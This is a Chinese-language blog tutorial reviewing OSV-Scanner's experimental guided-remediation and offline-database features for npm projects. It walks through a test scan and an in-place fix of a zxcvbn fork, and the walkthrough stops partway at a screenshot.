<table><tbody><tr><td data-colwidth="44" width="44" valign="top" style="word-break: break-all;background-color: rgb(231, 145, 0);border-color: rgb(221, 221, 221);"><span style="color: rgb(255, 255, 255);"><strong><span leaf="">一</span></strong></span></td><td data-colwidth="532" width="532" valign="top" style="word-break: break-all;background-color: rgb(61, 167, 66);border-color: rgb(221, 221, 221);"><span style="color: rgb(255, 255, 255);"><strong><span leaf="">首先看看新增的指导性纠正功能[1]</span><span style="display: none;line-height: 0px;"><span leaf=""></span></span><span style="display: none;line-height: 0px;"><span leaf=""></span></span></strong></span></td></tr></tbody></table>
|
||||
离线模式看名字都大约知道是什么了,所以先看指导性纠正(Guided Remediation)这个晦涩功能名字的细节。
|
||||
|
||||
其实在笔者理解,
|
||||
这个实验性功能如此命名,是工具开发人员不想用户误以为可以无脑使用此功能。
|
||||
|
||||
指导性纠正功能可以帮助开发人员简单、快速地修正扫描器发现的有漏洞的依赖项,而且可以批量修复。据介绍,该功能的设计要点包括:
|
||||
|
||||
1)利用 deps.dev 分解软件项目的整个传递图,通过分析确定消除漏洞所需的最少更改;
|
||||
|
||||
2)根据能修正的传递性漏洞的总数,排列出直接依赖升级的优先级;
|
||||
|
||||
3)根据依赖深度、严重性和是否关心仅用于开发的依赖等筛选项排列出修正漏洞的优先级;
|
||||
|
||||
4)修改软件包清单(manifest)和锁定文件(lockfile)从而修正漏洞;
|
||||
|
||||
5)修正漏洞还区分两种不同策略:
|
||||
就地修正(in-place)或
|
||||
重新锁定(relocking),不同的策略具有不同的风险和回报比率。就地修正风险较少但可能不全面,重新锁定则风险较大但更全面。
|
||||
|
||||
由于是实验性的新功能,现在仅支持 npm 生态的 package.json 清单和 package-lock.json 依赖锁定文件。
|
||||
<table><tbody><tr><td data-colwidth="577" width="577" valign="top" style="word-break: break-all;border-color: rgb(255, 255, 255);background-color: rgb(172, 57, 255);"><span style="color: rgb(255, 255, 255);"><strong><span leaf="">1、使用就地修正策略</span></strong></span></td></tr></tbody></table>
|
||||
其实颇为简单:
|
||||
|
||||
```
|
||||
osv-scanner fix --non-interactive --strategy=in-place -L 完整路径指向package-lock.json
|
||||
```
|
||||
|
||||
|
||||
如上一条命令,就完成了对指定的依赖锁定文件中漏洞依赖项的升级修正。
|
||||
|
||||
几个参数组合起来的意思是对依赖锁定文件执行非交互式的(--non-interactive)就地(--strategy=in-place)修正(fix)。
|
||||
|
||||
所谓“就地修正”,是把依赖锁定文件中已知有漏洞的依赖项的版本替换为没有漏洞的版本,且会维护该依赖项现有的约束,因此风险较少,但可能会有些漏洞因约束冲突等原因而没有得到纠正。
|
||||
|
||||
另外,从参数就可以知道,OSV-Scanner 还提供了交互式的操作。
|
||||
|
||||
如果运行 OSV-Scanner 时不给出 --non-interactive 参数,就会启动文本的交互操作界面。
|
||||
|
||||
OSV-Scanner 会在界面中给出其扫描发现的漏洞清单,用户可以在清单中选择进行修正的漏洞项,或者深入查看漏洞信息,判断漏洞能否就地解决。
|
||||
|
||||
扫描器默认设置为修正约束范围内的所有漏洞项,用户也可以选择其中若干漏洞项单独修正。
|
||||
|
||||
本文的第三部分是尝试通过交互过程完成纠正。
|
||||
<table><tbody><tr><td data-colwidth="577" width="577" valign="top" style="word-break: break-all;border-color: rgb(255, 255, 255);background-color: rgb(172, 57, 255);"><span style="color: rgb(255, 255, 255);"><strong><span leaf="">2、使用重新锁定策略</span></strong></span></td></tr></tbody></table>
|
||||
重新锁定策略是相对激进的。在执行 OSV-Scanner 时,通过 --strategy=relock 指定使用该策略,并增加指定package.json文件所在:
|
||||
|
||||
```
|
||||
osv-scanner fix --non-interactive --strategy=relock -M 完整路径指向package.json -L 完整路径指向package-lock.json
|
||||
```
|
||||
|
||||
|
||||
重新锁定策略的工作方式是根据 manifest 文件对所有依赖项的完整关系图进行重新计算,越过依赖项之间的约束关系,对所有需要的包均尝试使用其最新的版本,从而获得最大程度的漏洞版本纠正结果。
|
||||
|
||||
由于该操作很可能导致大幅度修改依赖关系图,最终产生的结果有可能是破坏性的,所以要先做好本地备份或把相关文件提交到代码仓库进行记录,以便进行后续可能需要的还原或回滚操作。
|
||||
|
||||
具体地,在重新锁定操作中,package-lock.json 的生成过程是先删除现有的 package-lock.json 文件和 node_modules/ 目录,然后运行 npm install --package-lock-only。这会重新创建锁定文件,但不会安装 node_modules/ 依赖项。
|
||||
|
||||
随后,用户自行运行 npm ci 命令,重新安装新版本的依赖项。
|
||||
|
||||
用户也可通过 --relock-cmd 参数,使用参数指定的命令取代原来的 npm install 安装命令。
|
||||
|
||||
重新锁定策略也可以在交互过程中使用。
|
||||
<table><tbody><tr><td data-colwidth="577" width="577" valign="top" style="word-break: break-all;border-color: rgb(255, 255, 255);background-color: rgb(172, 57, 255);"><span style="color: rgb(255, 255, 255);"><strong><span leaf="">3、交互界面的指引作用</span></strong></span></td></tr></tbody></table>
|
||||
除了通过命令行简单地执行全部依赖项的重新锁定之外,用户还可以通过交互界面实施分步修补,调整直接依赖项的版本约束条件,深入发掘和升级存在漏洞的依赖项。
|
||||
|
||||
这就是功能命名为 Guided Remediation 的原因。
|
||||
|
||||
当用户通过漏洞依赖项清单选择和应用个别漏洞项的升级修改后,依赖关系图会被重新计算,使得用户可以在之前的操作基础上继续进行其它筛选。
|
||||
|
||||
要注意:补丁的排列次序是按照修复效果最大化从高到低排序,优先显示那些用最少的依赖更改解决最多漏洞的补丁,
|
||||
而不是优先解决高危漏洞!
|
||||
|
||||
如此反复筛选和尝试,直到完成选择后,用户便可通过界面上的 Write 选项完成对依赖锁定文件的更新写入。
|
||||
|
||||
交互界面的具体操作在本文第三部分介绍。
|
||||
<table><tbody><tr><td data-colwidth="577" width="577" valign="top" style="word-break: break-all;border-color: rgb(255, 255, 255);background-color: rgb(172, 57, 255);"><span style="color: rgb(255, 255, 255);"><strong><span leaf="">4、筛选参数</span></strong></span></td></tr></tbody></table>
|
||||
该功能还有一些参数,可以用于筛选需要处理的漏洞项,比如:
|
||||
|
||||
1)最大依赖深度: --max-depth
|
||||
|
||||
考虑漏洞依赖时的最大依赖深度限制。例如,--max-depth=1 只会考虑直接影响直接依赖项的漏洞,而 --max-depth=2 会考虑到直接依赖项的依赖项,依次类推。当设置 --max-depth=-1 时,会考虑所有依赖项,无论其深度如何。
|
||||
|
||||
2)最小CVSS分数: --min-severity
|
||||
|
||||
考虑漏洞的最小 CVSS 分数。例如,--min-severity=7.5 只会考虑 CVSS 分数为 7.5 及以上的漏洞。如果漏洞的 OSV 记录中没有 CVSS 分数,则该漏洞不会被排除,也就是对于未评分的通常是新发现的漏洞一律从严。
|
||||
|
||||
3)排除开发版本: --ignore-dev
|
||||
|
||||
是否排除仅在 devDependencies 中使用的依赖项中的漏洞。
|
||||
|
||||
4)忽略的漏洞清单:--ignore-vulns=<comma-separated list of IDs>
|
||||
|
||||
从考虑范围中排除的 OSV ID 的清单。
|
||||
|
||||
5)专门考虑的漏洞清单:--vulns=<comma-separated list of IDs>:
|
||||
|
||||
只有在满足了其他参数所设置的条件时才需要考虑的漏洞的 OSV ID 清单。
|
||||
要注意“只有...才...”这个关系。
|
||||
|
||||
6)按排序应用补丁数量:--apply-top
|
||||
|
||||
指定按排序应用的补丁数量。补丁的排序即交互模式显示的顺序。按官方介绍,此参数的使用情况是编写脚本以测试特定补丁。设置 --apply-top=-1 将应用所有可能的补丁,默认如此。
|
||||
<table><tbody><tr><td data-colwidth="44" width="44" valign="top" style="word-break: break-all;background-color: rgb(231, 145, 0);border-color: rgb(221, 221, 221);"><span style="color: rgb(255, 255, 255);"><strong><span leaf="">二</span></strong></span></td><td data-colwidth="532" width="532" valign="top" style="word-break: break-all;background-color: rgb(61, 167, 66);border-color: rgb(221, 221, 221);"><span style="color: rgb(255, 255, 255);"><strong><span leaf="">接下来看看新增的离线模式[2]</span><span style="display: none;line-height: 0px;"><span leaf=""></span></span><span style="display: none;line-height: 0px;"><span leaf=""></span></span></strong></span></td></tr></tbody></table>
|
||||
离线模式(Offline Mode)解决了需要实现封闭式开发环境时之前的 OSV-Scanner 没法用的问题,因为 OSV-Scanner 运行时要通过 osv.dev 网站提供的漏洞数据库 API 获取漏洞信息。
|
||||
|
||||
所以现在就提供了离线模式。
|
||||
|
||||
就如大家想象的,离线模式的使用方法就是下载数据库到本地,然后用参数指定使用......不不不,这是个实验性功能,没那么简单。
|
||||
|
||||
按文档,首先要设置名为:
|
||||
|
||||
```
|
||||
OSV_SCANNER_LOCAL_DB_CACHE_DIRECTORY
|
||||
```
|
||||
|
||||
|
||||
的操作系统环境变量,指定离线数据库所在的位置。比如 Windows 环境:
|
||||
|
||||
```
|
||||
SET OSV_SCANNER_LOCAL_DB_CACHE_DIRECTORY=C:\Users\用户名\.osv-scanner
|
||||
```
|
||||
|
||||
|
||||
或者 Linux:
|
||||
|
||||
```
|
||||
export OSV_SCANNER_LOCAL_DB_CACHE_DIRECTORY=/home/用户名/.osv-scanner
|
||||
```
|
||||
|
||||
|
||||
然后,把离线下载相关的两个参数附加到扫描过程上:
|
||||
|
||||
```
|
||||
osv-scanner scan --experimental-offline --experimental-download-offline-databases 扫描目标
|
||||
```
|
||||
|
||||
|
||||
这就是官方文档[2]说得很含糊甚至容易误解的地方:
|
||||
|
||||
对于本文使用的 osv-scanner 1.9.2 版本,下载离线数据库并不是一个独立的操作,而是需要在执行扫描时附带进行。
|
||||
|
||||
当环境变量指定的目录下找不到符合离线数据库目录结构的离线数据时,osv-scanner 就会自动创建目录结构并下载离线数据库。如果该目录内已经存在离线数据库文件,就会判断其是否过期和更新离线数据库。
|
||||
|
||||
笔者作为系统分析师,从产品功能设计的角度看,其实应该在现有的 scan 和 fix 之外再增加直接下载数据库的命令。所以这确实就是实验性质,比较简单粗暴。
|
||||
|
||||
文档提及,如果用户没有设置该环境变量,OSV-Scanner 会按默认规则查找,比如在 Linux 环境,会依次查找:
|
||||
|
||||
```
|
||||
os.UserCacheDiros.TempDir
|
||||
```
|
||||
|
||||
|
||||
但 Windows 的在哪,文档也没说。笔者实验后发现是默认为:
|
||||
|
||||
```
|
||||
C:\Users\用户名\AppData\Local\osv-scanner
|
||||
```
|
||||
|
||||
|
||||
很显然,如果是个人使用,干脆就不管那个环境变量也可以了。
|
||||
|
||||
离线数据库还可以通过浏览器直接下载或使用 gsutil 工具手工下载,但就需要自己创建符合要求的目录结构。详细可以参考 OSV-Scanner 官方文档。
|
||||
|
||||
一旦已经下载了离线数据库,后续的扫描就不需要再带上 --experimental-download-offline-databases 参数,只给出 --experimental-offline 参数即可使用离线数据库,即:
|
||||
|
||||
```
|
||||
osv-scanner scan --experimental-offline 扫描目标
|
||||
```
|
||||
|
||||
|
||||
<table><tbody><tr><td data-colwidth="44" width="44" valign="top" style="word-break: break-all;background-color: rgb(231, 145, 0);border-color: rgb(221, 221, 221);"><span style="color: rgb(255, 255, 255);"><strong><span leaf="">三</span></strong></span></td><td data-colwidth="532" width="532" valign="top" style="word-break: break-all;background-color: rgb(61, 167, 66);border-color: rgb(221, 221, 221);"><span style="color: rgb(255, 255, 255);"><strong><span leaf="">对这两项实验性功能进行试用</span><span style="display: none;line-height: 0px;"><span leaf=""></span></span><span style="display: none;line-height: 0px;"><span leaf=""></span></span></strong></span></td></tr></tbody></table>
|
||||
笔者之前下载了一份 zxcvbn 比较新的分支项目[3]的源代码,就对它试试。
|
||||
|
||||
题外话,关于 zxcvbn,可以参考笔者之前的文章(笔者的文章都是可以往前引用的):
|
||||
|
||||
《[攻防演练在即:我自己的密码够强吗?](https://mp.weixin.qq.com/s?__biz=Mzg4Njc0Mjc3NQ==&mid=2247486132&idx=1&sn=04ffe3874afedd6048320696d85e0d86&scene=21#wechat_redirect)
|
||||
》
|
||||
|
||||
用 OSV-Scanner 不带参数扫描,结果如下:
|
||||
|
||||
```
|
||||
D:\trichards57-zxcvbn>.\osv-scanner.exe scan .Scanning dir .Scanning D:\trichards57-zxcvbn/ at commit a7f952e48b50bf5fde5b4fd193a184bcb53bd227Scanned D:\trichards57-zxcvbn\package-lock.json file and found 703 packages╭─────────────────────────────────────┬──────┬───────────┬───────────────────────┬─────────┬───────────────────╮≈│ OSV URL │ CVSS │ ECOSYSTEM │ PACKAGE │ VERSION │ SOURCE │├─────────────────────────────────────┼──────┼───────────┼───────────────────────┼─────────┼───────────────────┤≈│ https://osv.dev/GHSA-67hx-6x53-jw92 │ 9.3 │ npm │ @babel/traverse (dev) │ 7.18.2 │ package-lock.json ││ https://osv.dev/GHSA-grv7-fg5c-xmjg │ 7.5 │ npm │ braces (dev) │ 3.0.2 │ package-lock.json ││ https://osv.dev/GHSA-x9w5-v3q2-3rhw │ 7.5 │ npm │ browserify-sign (dev) │ 4.2.1 │ package-lock.json ││ https://osv.dev/GHSA-3xgq-45jj-v275 │ 7.5 │ npm │ cross-spawn (dev) │ 7.0.3 │ package-lock.json ││ https://osv.dev/GHSA-434g-2637-qmqr │ 5.3 │ npm │ elliptic (dev) │ 6.5.4 │ package-lock.json ││ https://osv.dev/GHSA-49q7-c7j4-3p7m │ 5.3 │ npm │ elliptic (dev) │ 6.5.4 │ package-lock.json ││ https://osv.dev/GHSA-977x-g7h5-7qgw │ 5.3 │ npm │ elliptic (dev) │ 6.5.4 │ package-lock.json ││ https://osv.dev/GHSA-f7q4-pwc6-w24p │ 5.3 │ npm │ elliptic (dev) │ 6.5.4 │ package-lock.json ││ https://osv.dev/GHSA-fc9h-whq2-v747 │ 4.8 │ npm │ elliptic (dev) │ 6.5.4 │ package-lock.json ││ https://osv.dev/GHSA-9c47-m6qq-7p4h │ 7.1 │ npm │ json5 (dev) │ 1.0.1 │ package-lock.json ││ https://osv.dev/GHSA-9c47-m6qq-7p4h │ 7.1 │ npm │ json5 (dev) │ 2.2.1 │ package-lock.json ││ https://osv.dev/GHSA-952p-6rrq-rcjv │ 5.3 │ npm │ micromatch (dev) │ 4.0.5 │ package-lock.json ││ https://osv.dev/GHSA-p8p7-x288-28g6 │ 6.1 │ npm │ request (dev) │ 2.88.2 │ package-lock.json ││ https://osv.dev/GHSA-c2qf-rxjj-qqgw │ 7.5 │ npm │ semver (dev) │ 6.3.0 │ package-lock.json ││ https://osv.dev/GHSA-c2qf-rxjj-qqgw │ 7.5 │ npm │ semver (dev) │ 7.3.7 │ package-lock.json ││ https://osv.dev/GHSA-4wf5-vphf-c2xc │ 7.5 │ npm │ terser (dev) │ 3.17.0 │ package-lock.json ││ https://osv.dev/GHSA-72xf-g2v4-qvf3 │ 6.5 │ npm │ tough-cookie (dev) │ 2.5.0 │ package-lock.json ││ https://osv.dev/GHSA-j8xg-fqg3-53r7 │ 5.3 │ npm │ word-wrap (dev) │ 1.2.3 │ package-lock.json │╰─────────────────────────────────────┴──────┴───────────┴───────────────────────┴─────────┴───────────────────╯≈
|
||||
```
|
||||
|
||||
|
||||
如果是离线扫描,则扫描结果表格之前的提示内容会有所不同,多了一行加载本地离线数据库的提示,期间数据库的离线下载过程透明而且下载迅速无感:
|
||||
|
||||
```
|
||||
D:\trichards57-zxcvbn>.\osv-scanner.exe scan --experimental-offline --experimental-download-offline-databases .Scanning dir .Scanned D:\trichards57-zxcvbn\package-lock.json file and found 703 packagesLoaded npm local db from C:\Users\Sender\AppData\Local/osv-scanner/npm/all.zip
|
||||
```
|
||||
|
||||
|
||||
(此处省略扫描结果表格)
|
||||
|
||||
扫描结果说明存在有漏洞的依赖项。
|
||||
|
||||
接下来尝试修复。为了仔细看看修复功能,于是选择不带任何参数启动 fix 命令,从而进入文本交互模式:
|
||||
|
||||
```
|
||||
.\osv-scanner.exe fix --experimental-offline -L .\package-lock.json
|
||||
```
|
||||
|
||||
|
||||
出现如下图1的扫描过程窗口:
|
||||
|
||||
|
||||
|
||||
图1 扫描中
|
||||
|
||||
完成扫描后,提示扫描结果如图2,发现18项漏洞,其中0项为直接依赖,18项可转移,18项仅开发。界面允许用户选择操作和筛选设置(详见前文):
|
||||
|
||||

|
||||
|
||||
图2 扫描结果及操作
|
||||
|
||||
箭头键上移选中 18 vulnerabilities,然后按回车就可以转入18项漏洞的清单如图3和详细信息界面如图4进行详细观察。
|
||||
|
||||

|
||||
|
||||
图3 漏洞清单
|
||||
|
||||

|
||||
|
||||
图4 漏洞详情
|
||||
|
||||
值得一提的是文本界面支持宽屏,拉宽命令行窗口后,显示内容就会变成两个框,如图5:
|
||||
|
||||

|
||||
|
||||
图5 双窗口模式
|
||||
|
||||
右边的框是信息框,这样就很直观。但由于发文排版原因,下文都还是用单框截图。
|
||||
|
||||
交互界面上的操作元素就不再多说。界面提示,可以通过修改7个依赖包而修复18个漏洞中的11个。
|
||||
|
||||
另外还可以注意到界面提示,由于缺少 manifest 文件(启动修复时笔者没有通过 -M 参数给出 manifest 文件所在),所以修复策略不能选择重新锁定(re-lock)。
|
||||
|
||||
不考虑什么,如图6选择 Modify lockfile in-place,然后一个回车键执行就地修正。
|
||||
|
||||

|
||||
|
||||
图6 选择就地修改操作
|
||||
|
||||
程序转入 IN-PLACE 就地修正界面,如图7:
|
||||
|
||||

|
||||
|
||||
图7 就地修正操作界面
|
||||
|
||||
此时用箭头键上下移动,就可以进入包信息了解到修改的7个包对应修改了哪些漏洞,如图8:
|
||||
|
||||

|
||||
|
||||
图8 包及对应漏洞的清单
|
||||
|
||||
以及剩下没有修正的7个漏洞的具体情况如图9:
|
||||
|
||||

|
||||
|
||||
图9 未能修正的漏洞清单
|
||||
|
||||
界面还允许用户细化选择要进行的修改,也就是7个可修正的包之中选择哪些执行,选择如图10、图11的操作:
|
||||
|
||||

|
||||
|
||||
图10 两项操作之选择应用的修正
|
||||
|
||||

|
||||
|
||||
图11 选择需要应用的修补
|
||||
|
||||
文本的交互式界面做成这样还是很不错了。
|
||||
|
||||
返回到 IN-PLACE 操作界面,选择写入7项修改到锁定文件,如图12:
|
||||
|
||||
